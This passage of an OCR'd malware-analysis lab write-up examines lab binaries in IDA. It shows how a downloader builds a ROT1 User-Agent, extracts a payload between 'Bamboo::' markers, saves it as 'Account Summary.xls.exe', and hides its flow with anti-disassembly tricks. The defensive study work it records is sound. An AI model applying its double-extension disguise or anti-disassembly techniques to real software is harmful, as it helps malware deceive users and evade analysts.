
What's interesting is that the graph overview reveals what appears to be a loop manipulating the User-Agent string. To understand how the User-Agent is generated, we need to analyze this section in detail. Initially, [ebp+var_2A0] is set to 0 before entering the loop. The loop performs several steps:

1. It first checks if the loop counter [ebp+var_2A0] has exceeded 256. If so, it proceeds to open the URL.
2. Next, there's a check that always causes a jump to loc_4010B5. This is residual code from the anti-disassembly measures.
3. Then, it examines the User-Agent character at position [ebp+var_2A0]:

- If the character is 90 (ASCII 'Z'), it resets it to 'A'. • Otherwise, if it's 122 (ASCII 'z'), it resets it to 'a'.
- If it's the number 9, it resets it to '0'.
- If none of the above, it increments the character's ASCII value by 1.


4. Finally, it increments [ebp+var_2A0] by 1 and repeats the loop.

Essentially, this loop performs a character rotation (ROT1) on the hostname, with boundary checks to prevent invalid ASCII characters and wrap-around logic to cycle back to the start characters once the end is reached.




Exactly—based on this, the User-Agent is generated by taking the hostname and applying a ROT1 shift to each character, effectively incrementing every character's ASCII value by one with wrapping rules to keep it within valid ranges. **iii. What does the program look for in the page it initially requests?**

If we look at the operations following the page read, we find that the program searches for the first occurrence of the string "Bamboo::".




iv. What does the program do with the information it extracts from the page?

After locating the string “Bamboo::”, the program searches for the substring “::”. It then calls the subroutine sub_40130F before reading the bytes between “Bamboo::” and “::” into a buffer




The subroutine at sub_40130F appears to perform another string-building operation, as confirmed by using ‘R’ to convert the bytes into their corresponding characters**.**



```
var_11= byte ptr -11h
var_10= byte ptr -10h
var_F= byte ptr -0Fh
var_E= byte ptr -0Eh
var_D= byte ptr -0Dh
var_C= byte ptr -0Ch
var_B= byte ptr -0Bh
var_A= byte ptr -0Ah
var_9= byte ptr -9
var_8= byte ptr -8
var_7= byte ptr -7
var_6= byte ptr -6
var_5= byte ptr -5
var_4= byte ptr -4
var_3= byte ptr -3
var_2= byte ptr -2
var_1= byte ptr -1

push    ebp
mov     ebp, esp
sub     esp, 18h
mov     [ebp+var_18], 'A'
mov     byte ptr [ebp-17h], 'c'
mov     [ebp+var_16], 'c'
mov     [ebp+var_15], 'o'
mov     [ebp+var_14], 'u'
mov     [ebp+var_13], 'n'
mov     [ebp+var_12], 't'
mov     [ebp+var_11], ' '
mov     [ebp+var_10], 'S'
mov     [ebp+var_F], 'u'
mov     [ebp+var_E], 'm'
mov     [ebp+var_D], 'm'
mov     [ebp+var_C], 'a'
mov     [ebp+var_B], 'r'
mov     [ebp+var_A], 'y'
mov     [ebp+var_9], '.'
mov     [ebp+var_8], 'x'
mov     [ebp+var_7], 'l'
mov     [ebp+var_6], 's'
mov     [ebp+var_5], '.'
mov     [ebp+var_4], 'e'
mov     [ebp+var_3], 'x'
mov     [ebp+var_2], 'e'
mov     [ebp+var_1], 0
lea     eax, [ebp+var_18]
push    eax             ; char *
call    ds:_strdup
add     esp, 4
mov     esp, ebp
pop     ebp
retn
sub_40130F endp
```

This indicates that [ebp+lpFile] is being assigned the value 'Account Summary.xls.exe'. Examining its usage further, we see that this is the filename the program will use to write the data extracted from between the strings “Bamboo::” and “::”.




Notably, there appears to be a broken code path where nothing occurs after the file is written. On closer inspection, this is due to the impossible disassembly issue we encountered earlier in the analysis. However, we can infer that the intended behavior is to execute the file written to disk. From this, it's clear that the program functions as a downloader and launcher—it drops a file with double extensions and then executes it.


f. Analyze the malware found in the file Lab15-03.exe. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.

i. How is the malicious code initially called?

To understand its behavior, we can run the program using Fakenet-NG to monitor its network activity. When doing so, we observe rapid text output in the terminal—likely process lists—and, towards the end, an outbound network connection is established.



For a tool that appears to list processes, this outbound connection is suspicious. To investigate further, we load the executable into IDA. Once disassembly completes, we find that URLDownloadToFileA is indeed imported and referenced, which aligns with what we observed during dynamic analysis. However, its usage doesn't seem legitimate—likely due to misinterpretation by the disassembler, possibly caused by obfuscation or anti-disassembly techniques.




This heightens our suspicions, especially that the program may be employing anti-disassembly techniques. At the very start of the main function, we notice a modification to ebp+4, which is particularly suspicious since ebp+4 typically holds the return address. To investigate further, we can press **CTRL + K** in IDA to view the stack frame and analyze how this value is being manipulated.

The instructions store the value 0x0040148C into ebp+4, effectively overwriting the return address. When we examine the code at 0x0040148C, we find that it hasn't been properly disassembled and contains patterns consistent with known anti-disassembly techniques. This further confirms that the program is deliberately obscuring its execution flow to evade static analysis.

By isolating the rogue byte, converting it into data, and then restoring the surrounding area back into code, we uncover a suspicious instruction that appears to perform a division by zero. This is a classic anti-disassembly technique used to confuse disassemblers and disrupt static analysis, since such

instructions would cause exceptions during execution and are typically never actually reached in the real control flow.

